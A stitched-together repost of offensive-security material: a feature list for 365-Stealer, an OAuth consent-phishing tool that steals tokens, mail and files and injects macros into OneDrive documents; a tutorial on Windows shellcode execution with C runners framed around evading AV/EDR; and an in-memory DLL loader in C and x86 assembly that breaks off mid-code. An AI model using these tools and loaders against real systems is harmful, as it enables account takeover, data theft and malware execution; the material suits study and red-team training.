The toolkit consists of several components

Phishing endpoint

The phishing endpoint is responsible for serving the HTML file that performs the OAuth token phishing.

Backend services

Afterward, the token will be used by the backend services to perform the defined attacks.

Management interface

The management interface can be utilized to inspect the extracted information from the Microsoft Graph API.

Features

Interactive E-mail Search

User e-mails can be accessed by searching for specific keywords using the management interface. The old feature of downloading keyworded e-mails has been discontinued.

Send E-mails

The new version of this tool allows you to send HTML/TXT e-mails, including attachments to a specific e-mail address from the compromised user. This feature is extremly useful as sending a spear-phishing e-mail from the user is more belivable.

File Search

https://t.me/learningnets

Microsoft Graph API can be used to access files across OneDrive, OneDrive for Business and SharePoint document libraries. User files can be searched and downloaded interactively using the management interface. The old feature of downloading keyworded files has been discontinued.

Document Replacing

Users document hosted on OneDrive/Sharepoint can be modified by using the Graph API. In the initial version of this toolkit, the last 10 files would be backdoored with a pre-defined macro. This was risky during Red Team operations hence the limited usage. For this reason, we implemented a manual file replacement feature to have more control over the attack.

About

365-Stealer is a tool written in Python3 which can be used in illicit consent grant attacks. When the victim grant his consent we get their Refresh Token which can be used to request multiple Tokens that can help us in accessing data like Mails, Notes, Files from OneDrive etc. Doing this manually will take a lot of time so this tool helps in automating the process.

365-Stealer comes with 2 interfaces:

1. CLI - The CLI is purely written in python3.
2. Web UI - The Web UI is written in PHP and it also leverages python3 for executing commands in background.

About Illicit Consent Grant Attack

In an illicit consent grant attack, the attacker creates an Azure-registered application that requests access to data such as contact information, email, or documents. The attacker then tricks an end user into granting consent to the application so that the attacker can gain access to the data that the target user has access to. After the application has been granted consent, it has user account-level access to the data without the need for an organizational account.

In simple words when the victim clicks on that beautiful blue button of "Accept", Azure AD sends a token to the third party site which belongs to an attacker where attacker will use the token to perform actions on behalf the victims like accessing all the Files, Read Mails, Send Mails etc.

Features

- Steals Refresh Token which can be used to grant new Access Tokens for at least 90 days.
- Can send mails with attachments from the victim user to another user.
- Creates Outlook Rules like forwarding any mail that the victim receives.
- Upload any file in victims OneDrive.
- Steal's files from OneDrive, OneNote and dump all the Mails including the attachments.
- 365-Stealer Management portal allows us to manage all the data of the victims.

https://t.me/learningnets

- Can backdoor .docx file located in OneDrive by injecting macros and replace the file extension with .doc.
- All the data like Refresh Token, Mails, Files, Attachments, list of all the users in the victim's tenant and our Configuration are stored in database.
- Delay the request by specifying time in seconds while stealing the data
- Tool also helps in hosting the dummy application for performing illicit consent grant attack by using --run-app in the terminal or by using 365-Stealer Management.
- By using --no-stealing flag 365-Stealer will only steal token's that can be leverage to steal data.
- We can also request New Access Tokens for all the user's or for specific user.
- We can easily get a new access token using --refresh-token, --client-id, --client-secret flag.
- Configuration can be done from 365-Stealer CLI or Management portal.
- The 365-Stealer CLI gives an option to use it in our own way and set up our own Phishing pages.
- Allow us to steal particular data eg, OneDrive, Outlook etc. by passing a --custom-steal flag.
- All the stolen data are saved in database.db file which we can share with our team to leverage the existing data, tokens etc.
- We can search emails with specific keyword, subject, user's email address or by filtering the emails containing attachments from the 365-Stealer Management portal.
- We can dump the user info from the target tenant and export the same to CSV.

https://github.com/AlteredSecurity/365-Stealer

Shellcode Run

A Beginner's Guide to Windows Shellcode Execution Techniques

This blog post is aimed to cover basic techniques of how to execute shellcode within the memory space of a process. The background idea for this post is simple: New techniques to achieve stealthy code execution appear every day and it's not always trivial to break these new concepts into their basic parts to understand how they work. By explaining basic concepts of In-Memory code execution this blog post aims to improve everyone's ability to do this.

By Carsten Sandker

Security Consultant

24 JUL 2019

Vulnerabilities And Exploits

In essence the following four execution techniques will be covered:

- Dynamic Allocation of Memory


https://t.me/learningnets

- Function Pointer Execution
- .TEXT-Segment Execution
- RWX-Hunter Execution

Especially the first two techniques are very widely known and most should be familiar with these, however, the latter two might be new to some.
Each of these techniques describes a way of executing code in a different memory section, therefore it is necessary to review a processes memory layout as a first step.

A Processes Memory Layout

The first concept that needs to be understood is that the entire virtual memory space is split into two relevant parts: Virtual memory space reserved for user processes (user space) and virtual memory space reserved for system processes (kernel space), as shown below:




https://t.me/learningnets

This visual representation is based on Microsoft's description given here: https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/virtual-address-spaces.

The first takeaway from this is that each process gets its own, private virtual address space, where the "kernel space" is kind of a "shared environment", meaning each kernel process can read/write to virtual memory anywhere it wants to. Please note the latter is only true for environments without Virtualization-based Security (VBS), but that's a different topic.

The representation above shows what the global virtual address space looks like, let's break this down for a single process:



A single processes virtual memory space consists of multiple sections that are placed somewhere within the available space boundaries by Address Space Layout Randomization (ASLR). Most of these sections should be familiar, but to keep everyone on the same page, here is a quick rundown of these sections:

.TEXT Segment: This is where the executable process image is placed. In this area you will find the main entry of the executable, where the execution flow starts.

.DATA Segment: The .DATA section contains globally initialized or static variables. Any variable that is not bound to a specific function is stored here.

https://t.me/learningnets

.BSS Segment: Similar to the .DATA segment, this section holds any uninitialized global or static variables.

HEAP: This is where all your dynamic local variables are stored. Every time you create an object for which the space that is needed is determined at run time, the required address space is dynamically assigned within the HEAP (usually using alloc() or similar system calls).

STACK: The stack is the place every static local variable is assigned to. If you initialize a variable locally within a function, this variable will be placed on the STACK.

Dynamically Allocate Memory

After defining the basics, let's have a look on what is needed to execute shellcode within your process memory space. In order to execute your shellcode you need to complete the following three checks:

1. You need virtual address space that is marked as executable (otherwise DEP will throw an exception)
2. You need to get your shellcode into that address space
3. You need to direct the code flow to that memory region

The text book method to complete these three steps is to use WinAPI calls to dynamically allocate readable, writeable and executable (RWX) memory and start a thread pointing to the freshly allocated memory region. Coding this in C would look like this:

```
#include <windows.h>


int main()

{


    char shellcode[] = "\xcc\xcc\xcc\xcc\x41\x41\x41\x41";


    // Alloc memory

    LPVOID addressPointer = VirtualAlloc(NULL, sizeof(shellcode), 0x3000, 0x40);

    // Copy shellcode

    RtlMoveMemory(addressPointer, shellcode, sizeof(shellcode));

    // Create thread pointing to shellcode address

    CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)addressPointer, NULL, 0, 0);

    // Sleep for a second to wait for the thread

    Sleep(1000);

    return 0;
```

https://t.me/learningnets

}

As it will be shown in the following screenshots, when compiling and executing the above code, the shellcode will be executed from the heap, which is by default protected by the system wide Data Execution Prevention (DEP) policy that has been introduced in Windows XP (for details on this see: https://docs.microsoft.com/en-us/windows/desktop/memory/data-execution-prevention). For DEP enabled processes this would prevent code execution in this memory region. To overcome this burden we ask the system to mark the required memory region as RWX. This is done by specifying the last argument to VirtualAlloc to be 0x40, which is equivalent to PAGE_EXECUTE_READWRITE, as specified in https://docs.microsoft.com/en-us/windows/desktop/memory/memory-protection-constants.

So far so good, but how would that code behave in memory? To analyse this we'll use WinDbg (https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools). If you have never set up WinDbg before, refer to the following screenshot to get an idea of how to point WinDbg to your source code, list all loaded modules, set a break point and run your program:

After entering "g" in the WinDbg's command line the program will break into the main function of your executable. If you then step through your code to the point after *RtlMoveMemory* is called, you will face something like the following in WinDbg:

As indicated by the violet line we are currently right after the call to *RtlMoveMemory*. If we refer to the code above, *RtlMoveMemory* takes a Pointer from *VirtualAlloc* to write our shellcode to the given location. As the pointer returned from *VirtualAlloc* is the first argument to *RtlMoveMemory*, it will be pushed on stack last (within register ecx) before calling the function, as function parameters get pushed on the stack in reverse order. If we would have stopped right before the call to *RtlMoveMemory* the ecx register would show the address location to be '*0x420000'*, which in the above screenshot has been placed into the eax register after the WinAPI call.

Inspecting the memory location at address 0x*420000* in the screenshot above, shows that our shellcode has been placed at this address. Furthermore, note that the stack base address (ebp) is shown as *0x5afa34* and the stack pointer (esp – the top address of the stack) is pointing to *0x5af938*, spanning the stack across the addresses in this range. As the memory location of the shellcode is not within the stack range we can safely conclude it has been placed on the heap instead.

The key takeaway parts:
WinAPI system calls are used to dynamically allocate RWX memory within the heap, move the shellcode into the newly allocated memory region and start a new execution thread.

The PROs
Using WinAPI calls is the textbook method to execute code and very reliable.

The CONs
The usage of WinAPI calls is very

https://t.me/learningnets

The allocated memory region is not only executable, but also writeable and readable, which allows modification of the shellcode within this memory region. This allows shellcode encoding/encryption. easily detectable by mature AV/EDR systems.

Function Pointer Execution

In contrast to the vanilla approach above, another technique to execute shellcode within memory is by the use of function pointers, as shown in the code snippet below:

```
#include <windows.h>


int main()

{

        char buf[] = "\xcc\xcc\xcc\xcc";


        // One way to do it

        int (*func)();

        func = (int (*)()) (void*)buf;

        (int)(*func)();

        // Shortcut way to do it

        // (*(int(*)()) buf)();


        // sleep for a second

        Sleep(1000);

        return 0;

}
```

The way this code works is as follows:

- A pointer to a function is declared, in the above code snippet that function pointer is named ‘func’
- The declared function pointer is than assigned the address of the code to execute (as any variable would be assigned with a value, the func pointer is assigned with an address)
- Finally the function pointer is called, meaning the execution flow is directed to the assigned address.

Applying the same steps as above we can analyse this in memory with WinDbg, which takes us to the following:

https://t.me/learningnets

The key steps that lead to code execution in this case are the following:

- The shellcode, contained in a local variable, is pushed onto the stack during initialization (relatively close the ebp, as this is one of the first things to happen in the main-method)
- The shellcode is loaded from the stack into eax as shown at address 0x00fd1753
- The shellcode is executed by calling eax as shown at address 0x00fd1758

Referring back to the virtual memory layout of a single process shown above, it is stated that the stack is only marked as RW memory section with regards to DEP. The same problem occurred before with dynamic allocation of heap memory, in which case a WinAPI function (VirtualAlloc) was used to mark the memory section as executable. In this case we're not using any WinAPI functions, but luckily we can simply disable DEP for the compiled executable by setting the /NXCOMPAT:NO flag (for VisualStudio this can be set within the advanced Linker options). The result is happily executing shellcode.

The key takeaway parts:
A function pointer is used to call shellcode, allocated as local variable on the stack.

The PROs
No WinAPI calls are used, which could be used to avoid AV/EDR detection.

The stack is writeable and readable, which allows modification of the shellcode within this memory region. This allows shellcode encoding/encryption.

The CONs
By default DEP prevents code execution within the stack, which requires to compile the code without DEP support. A system wide DEP enforcement would prevent the code execution.

.TEXT Segment Execution

So far we have achieved code execution within the heap and the stack, which are both not executable by default and therefore we were required to use WinAPI functions and disabling DEP respectively to overcome this.
We could avoid using such methods with code execution in a memory region that is already marked as executable.
A quick reference back to the memory layout above shows that the .TEXT segment is such a memory region.

The .TEXT segment needs to be executable, because this is the section that contains your executable code, such as your main-function.
Sounds like a suitable place for shellcode execution, but how can we place and execute shellcode in this section. We can't use WinAPI functions to simply move our shellcode into here, because the .TEXT segment is not writable and we can't use function pointers as we don't have a reference in here to point at.

The solution here is Inline-Assembly (https://docs.microsoft.com/en-us/cpp/assembler/inline/inline-assembler?view=vs-2019), which can be used to embed our shellcode within our main-method.

https://t.me/learningnets

Shoutout to @MrUn1k0d3r at this point, who showed an implementation of this technique here: https://github.com/Mr-Un1k0d3r/Shellcoding. A slightly shortened version of his code shown below:

```
#include <Windows.h>


int main() {

        asm(".byte 0xde,0xad,0xbe,0xef,0x00\n\t"

                "ret\n\t");

        return 0;

}
```

To compile this code the GCC compiler is required, due to the use of the ".byte" directive. Luckily there is a GCC compiler contained in the MinGW project and we can easily compile this as follows:

mingw32-gcc.exe -c Main.c -o Main.o

mingw32-g++.exe -o Main.exe Main.o

Viewing this in IDA reveals that our shellcode has been embed into the .TEXT segment (IDA is just a bit more visual than WinDbg here):

The defined shellcode '0xdeadbeef' has been placed within the assembled code right after the call to __*main*, which is used as initialization routine. As soon as the __*main* function finishes the initialization our shellcode is executed right away.

The key takeaway parts:
Inline Assembly is used to embed shellcode right within the .TEXT segment of the executable program.

The PROs
No WinAPI calls are used, which could be used to avoid AV/EDR detection.

The CONs
The .TEXT segment is not writeable, therefore no shellcode encoders/encrypters can be used.

As such malicious shellcode is easily detectable by AVs/EDRs if not customized.

RWX-Hunter Execution

Last, but not least, after using the default executable .TEXT segment for code execution and creating non-default executable memory sections with WinAPI functions and by disabling DEP, there is one last path to go, which is: Searching for memory sections that have already been marked as read (R), write (W) and executable (X) – which i stumbled across reading @subTee post on InstallUtil's help-functionality code exec.

https://t.me/learningnets

The basic idea for the RWX-Hunter is running through your processes virtual memory space searching for a memory section that is marked as RWX.
The attentive reader will now notice that this only fulfils only 1/3 of the defined steps for code execution, that i set up initially, which is: Finding executable memory. The task of how to get your shellcode into this memory region and how to direct the code flow to there is not covered with this approach. However, the concept still fits well in this guide and is therefore worth mentioning.

The first question that needs to be answered is the range of where to search for RWX memory sections. Once again referring back to the initial description of a processes private virtual memory space it is stated that a processes memory space spans from 0x00000000 to 0x7FFFFFFFF, so this should be the search range.

The Code-Snippet, which I've ported to C from @subTee C# gist here, to implement this could look like the following (honestly i prefer this in C#, but since all of the above code is in C i stick to consistency):

```
long MaxAddress = 0x7fffffff;

long address = 0;

do

{

	MEMORY_BASIC_INFORMATION m;


	int result = VirtualQueryEx(process, (LPVOID)address, &m,
sizeof(MEMORY_BASIC_INFORMATION));

	if (m.AllocationProtect == PAGE_EXECUTE_READWRITE)

	{

		printf("YAAY - RWX found at 0x%x\n", m.BaseAddress);

		return m.BaseAddress;

	}

	if (address == (long)m.BaseAddress + (long)m.RegionSize)

		break;

	address = (long)m.BaseAddress + (long)m.RegionSize;

} while (address <= MaxAddress);
```

This implementation is pretty much straight forward for what we want to achieve. A processes private virtual memory space (the user land virtual memory space) is searched for a memory section that is marked with PAGE_EXECUTE_READWRITE, which again maps to 0x40 as seen in

https://t.me/learningnets

previous examples. If that space is found it is returned, if not the next search address is set the next memory region (BaseAddress + Memory Region).

To complete this into code execution your shellcode needs then to be moved to that found memory region and executed. An easy way to do this would to fall back to WinAPI calls as shown in the first technique, but the CONs of that approach should be considered as stated above. At the end of this post I'll share usable PoCs for references of how this could be implemented (for the RWX-Hunter you might also want to check out @subTee's implementation linked above).

For the creative minds: There are also other techniques (some of them are surely still to be uncovered) to achieve steps 2. & 3.. To get shellcode into the found memory region (Step 2.) a Write-What-Where condition could become useful, as for example used in the AtomBombing technique that came up a few years back (the technique was initially published here). To finally execute the placed shellcode (Step 3.) ROP-gadgets might become useful… (a good introduction to ROP gadgets can be found here or on Wikipedia).

https://www.contextis.com/en/blog/a-beginners-guide-to-windows-shellcode-execution-techniques

Shellcode: In-Memory Execution of DLL

Introduction

In March 2002, the infamous group 29A published their sixth e-zine. One of the articles titled In-Memory PE EXE Execution by Z0MBiE demonstrated how to manually load and run a Portable Executable entirely from memory. The InMem client provided as a PoC downloads a PE from a remote TFTP server into memory and after some basic preparation executes the entrypoint. Of course, running console and GUI applications from memory isn't that straightforward because Microsoft Windows consists of subsystems. Try manually executing a console application from inside a GUI subsystem without using NtCreateProcess and it will probably cause an unhandled exception crashing the host process. Unless designed for a specific subsystem, running a DLL from memory is relatively error-free and simple to implement, so this post illustrates just that with C and x86 assembly.

Proof of Concept

Z0MBiE didn't seem to perform any other research beyond a PoC, however, Y0da did write a tool called InConEx that was published in 29A#7 ca. 2004. Since then, various other implementations have been published, but they all seem to be derived in one form or another from the original PoC and use the following steps.

1. Allocate RWX memory for size of image. (VirtualAlloc)
2. Copy each section to RWX memory.
3. Initialize the import table. (LoadLibrary/GetProcAddress)
4. Apply relocations.
5. Execute entry point.

Today, some basic loaders will also handle resources and TLS callbacks. The following is example in C based on Z0MBiE's article.

https://t.me/learningnets

```
typedef struct _IMAGE_RELOC {
    WORD offset :12;
    WORD type   :4;
} IMAGE_RELOC, *PIMAGE_RELOC;

typedef BOOL (WINAPI *DllMain_t)(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
lpvReserved);
typedef VOID (WINAPI *entry_exe)(VOID);

VOID load_dllx(LPVOID base);

VOID load_dll(LPVOID base) {
    PIMAGE_DOS_HEADER       dos;
    PIMAGE_NT_HEADERS       nt;
    PIMAGE_SECTION_HEADER    sh;
    PIMAGE_THUNK_DATA       oft, ft;
    PIMAGE_IMPORT_BY_NAME    ibn;
    PIMAGE_IMPORT_DESCRIPTOR imp;
    PIMAGE_RELOC            list;
    PIMAGE_BASE_RELOCATION   ibr;
    DWORD                   rva;
    PBYTE                  ofs;
    PCHAR                  name;
    HMODULE                dll;
    ULONG_PTR              ptr;
    DllMain_t              DllMain;
    LPVOID                 cs;
    DWORD                  i, cnt;

    dos = (PIMAGE_DOS_HEADER)base;
    nt  = RVA2VA(PIMAGE_NT_HEADERS, base, dos->e_lfanew);
```

https://t.me/learningnets

```
// 1. Allocate RWX memory for file
cs  = VirtualAlloc(
  NULL, nt->OptionalHeader.SizeOfImage,
  MEM_COMMIT | MEM_RESERVE,
  PAGE_EXECUTE_READWRITE);

// 2. Copy each section to RWX memory
sh = IMAGE_FIRST_SECTION(nt);

for(i=0; i<nt->FileHeader.NumberOfSections; i++) {
  memcpy((PBYTE)cs + sh[i].VirtualAddress,
      (PBYTE)base + sh[i].PointerToRawData,
      sh[i].SizeOfRawData);
}

// 3. Process the Import Table
rva = nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
imp = RVA2VA(PIMAGE_IMPORT_DESCRIPTOR, cs, rva);

// For each DLL
for (;imp->Name!=0; imp++) {
  name = RVA2VA(PCHAR, cs, imp->Name);

  // Load it
  dll = LoadLibrary(name);

  // Resolve the API for this library
  oft = RVA2VA(PIMAGE_THUNK_DATA, cs, imp->OriginalFirstThunk);
  ft  = RVA2VA(PIMAGE_THUNK_DATA, cs, imp->FirstThunk);
```

https://t.me/learningnets

```
    // For each API
    for (;; oft++, ft++) {
      // No API left?
      if (oft->u1.AddressOfData == 0) break;

      PULONG_PTR func = (PULONG_PTR)&ft->u1.Function;

      // Resolve by ordinal?
      if (IMAGE_SNAP_BY_ORDINAL(oft->u1.Ordinal)) {
        *func = (ULONG_PTR)GetProcAddress(dll, (LPCSTR)IMAGE_ORDINAL(oft->u1.Ordinal));
      } else {
        // Resolve by name
        ibn   = RVA2VA(PIMAGE_IMPORT_BY_NAME, cs, oft->u1.AddressOfData);
        *func = (ULONG_PTR)GetProcAddress(dll, ibn->Name);
      }
    }
  }

  // 4. Apply Relocations
  rva  = nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;
  ibr  = RVA2VA(PIMAGE_BASE_RELOCATION, cs, rva);
  ofs  = (PBYTE)cs - nt->OptionalHeader.ImageBase;

  while(ibr->VirtualAddress != 0) {
    list = (PIMAGE_RELOC)(ibr + 1);

    while ((PBYTE)list != (PBYTE)ibr + ibr->SizeOfBlock) {
      if(list->type == IMAGE_REL_TYPE) {
        *(ULONG_PTR*)((PBYTE)cs + ibr->VirtualAddress + list->offset) += (ULONG_PTR)ofs;
```

https://t.me/learningnets

```
    }
    list++;
  }
  ibr = (PIMAGE_BASE_RELOCATION)list;
 }

 // 5. Execute entrypoint
 DllMain = RVA2VA(DllMain_t, cs, nt->OptionalHeader.AddressOfEntryPoint);
 DllMain(cs, DLL_PROCESS_ATTACH, NULL);
}
```

x86 assembly

Using the exact same logic except implemented in hand-written assembly … for illustration of course!.

```
; DLL loader in 306 bytes of x86 assembly (written for fun)
; odzhan

    %include "ds.inc"

    bits   32

    struc _ds
        .VirtualAlloc        resd 1 ; edi
        .LoadLibraryA        resd 1 ; esi
        .GetProcAddress      resd 1 ; ebp
        .AddressOfEntryPoint resd 1 ; esp
        .ImportTable         resd 1 ; ebx
        .BaseRelocationTable resd 1 ; edx
        .ImageBase           resd 1 ; ecx
    endstruc

    %ifndef BIN
```

https://t.me/learningnets

```
    global load_dllx
    global _load_dllx
   %endif

load_dllx:
_load_dllx:
   pop    eax          ; eax = return address
   pop    ebx          ; ebx = base of PE file
   push   eax          ; save return address on stack
   pushad              ; save all registers
   call   init_api     ; load address of api hash onto stack
   dd     0x38194E37     ; VirtualAlloc
   dd     0xFA183D4A     ; LoadLibraryA
   dd     0x4AAC90F7     ; GetProcAddress
init_api:
   pop    esi          ; esi = api hashes
   pushad              ; allocate 32 bytes of memory for _ds
   mov    edi, esp     ; edi = _ds
   push   TEB.ProcessEnvironmentBlock
   pop    ecx
   cdq                 ; eax should be < 0x80000000
get_apis:
   lodsd               ; eax = hash
   pushad
   mov    eax, [fs:ecx]
   mov    eax, [eax+PEB.Ldr]
   mov    edi, [eax+PEB_LDR_DATA.InLoadOrderModuleList + LIST_ENTRY.Flink]
   jmp    get_dll
next_dll:
   mov    edi, [edi+LDR_DATA_TABLE_ENTRY.InLoadOrderLinks + LIST_ENTRY.Flink]
get_dll:
```

https://t.me/learningnets

```
    mov    ebx, [edi+LDR_DATA_TABLE_ENTRY.DllBase]
    mov    eax, [ebx+IMAGE_DOS_HEADER.e_lfanew]
    ; ecx = IMAGE_DATA_DIRECTORY.VirtualAddress
    mov    ecx, [ebx+eax+IMAGE_NT_HEADERS.OptionalHeader + \
                 IMAGE_OPTIONAL_HEADER32.DataDirectory + \
                 IMAGE_DIRECTORY_ENTRY_EXPORT * IMAGE_DATA_DIRECTORY_size + \
                 IMAGE_DATA_DIRECTORY.VirtualAddress]
    jecxz  next_dll
    ; esi = offset IMAGE_EXPORT_DIRECTORY.NumberOfNames
    lea    esi, [ebx+ecx+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
    lodsd
    xchg   eax, ecx
    jecxz  next_dll       ; skip if no names
    ; ebp = IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
    lodsd
    add    eax, ebx       ; ebp = RVA2VA(eax, ebx)
    xchg   eax, ebp       ;
    ; edx = IMAGE_EXPORT_DIRECTORY.AddressOfNames
    lodsd
    add    eax, ebx       ; edx = RVA2VA(eax, ebx)
    xchg   eax, edx       ;
    ; esi = IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
    lodsd
    add    eax, ebx       ; esi = RVA(eax, ebx)
    xchg   eax, esi
get_name:
    pushad
    mov    esi, [edx+ecx*4-4] ; esi = AddressOfNames[ecx-1]
    add    esi, ebx         ; esi = RVA2VA(esi, ebx)
    xor    eax, eax         ; eax = 0
    cdq                     ; h = 0
```

https://t.me/learningnets

```
hash_name:
    lodsb
    add    edx, eax
    ror    edx, 8
    dec    eax
    jns    hash_name
    cmp    edx, [esp + _eax + pushad_t_size]   ; hashes match?
    popad
    loopne get_name             ; --ecx && edx != hash
    jne    next_dll             ; get next DLL
    movzx  eax, word [esi+ecx*2] ; eax = AddressOfNameOrdinals[eax]
    add    ebx, [ebp+eax*4]      ; ecx = base + AddressOfFunctions[eax]
    mov    [esp+_eax], ebx
    popad                       ; restore all
    stosd
    inc    edx
    jnp    get_apis             ; until PF = 1

    ; dos = (PIMAGE_DOS_HEADER)ebx
    push   ebx
    add    ebx, [ebx+IMAGE_DOS_HEADER.e_lfanew]
    add    ebx, ecx
    ; esi = &nt->OptionalHeader.AddressOfEntryPoint
    lea    esi, [ebx+IMAGE_NT_HEADERS.OptionalHeader + \
               IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint - 30h]
    movsd        ; [edi+ 0] = AddressOfEntryPoint
    mov    eax, [ebx+IMAGE_NT_HEADERS.OptionalHeader + \
               IMAGE_OPTIONAL_HEADER32.DataDirectory + \
               IMAGE_DIRECTORY_ENTRY_IMPORT * IMAGE_DATA_DIRECTORY_size + \
               IMAGE_DATA_DIRECTORY.VirtualAddress - 30h]
    stosd        ; [edi+ 4] = Import Directory Table RVA
```

https://t.me/learningnets

```
    mov   eax, [ebx+IMAGE_NT_HEADERS.OptionalHeader + \
              IMAGE_OPTIONAL_HEADER32.DataDirectory + \
              IMAGE_DIRECTORY_ENTRY_BASERELOC * IMAGE_DATA_DIRECTORY_size + \
              IMAGE_DATA_DIRECTORY.VirtualAddress - 30h]
    stosd       ; [edi+ 8] = Base Relocation Table RVA
    lodsd       ; skip BaseOfCode
    lodsd       ; skip BaseOfData
    movsd       ; [edi+12] = ImageBase
    ; cs  = VirtualAlloc(NULL, nt->OptionalHeader.SizeOfImage,
    ;       MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    push  PAGE_EXECUTE_READWRITE
    xchg  cl, ch
    push  ecx
    push  dword[esi + IMAGE_OPTIONAL_HEADER32.SizeOfImage - \
               IMAGE_OPTIONAL_HEADER32.SectionAlignment]
    push  0                 ; NULL
    call  dword[esp + _ds.VirtualAlloc + 5*4]
    xchg  eax, edi              ; edi = cs
    pop   esi               ; esi = base

    ; load number of sections
    movzx  ecx, word[ebx + IMAGE_NT_HEADERS.FileHeader + \
                 IMAGE_FILE_HEADER.NumberOfSections - 30h]
    ; edx = IMAGE_FIRST_SECTION()
    movzx  edx, word[ebx + IMAGE_NT_HEADERS.FileHeader + \
                 IMAGE_FILE_HEADER.SizeOfOptionalHeader - 30h]
    lea   edx, [ebx + edx + IMAGE_NT_HEADERS.OptionalHeader - 30h]
map_section:
    pushad
    add   edi, [edx + IMAGE_SECTION_HEADER.VirtualAddress]
    add   esi, [edx + IMAGE_SECTION_HEADER.PointerToRawData]
```

https://t.me/learningnets

```
    mov    ecx, [edx + IMAGE_SECTION_HEADER.SizeOfRawData]
    rep    movsb
    popad
    add    edx, IMAGE_SECTION_HEADER_size
    loop   map_section
    mov    ebp, edi
    ; process the import table
    pushad
    mov    ecx, [esp + _ds.ImportTable + pushad_t_size]
    jecxz  imp_l2
    lea    ebx, [ecx + ebp]
imp_l0:
    ; esi / oft = RVA2VA(PIMAGE_THUNK_DATA, cs, imp->OriginalFirstThunk);
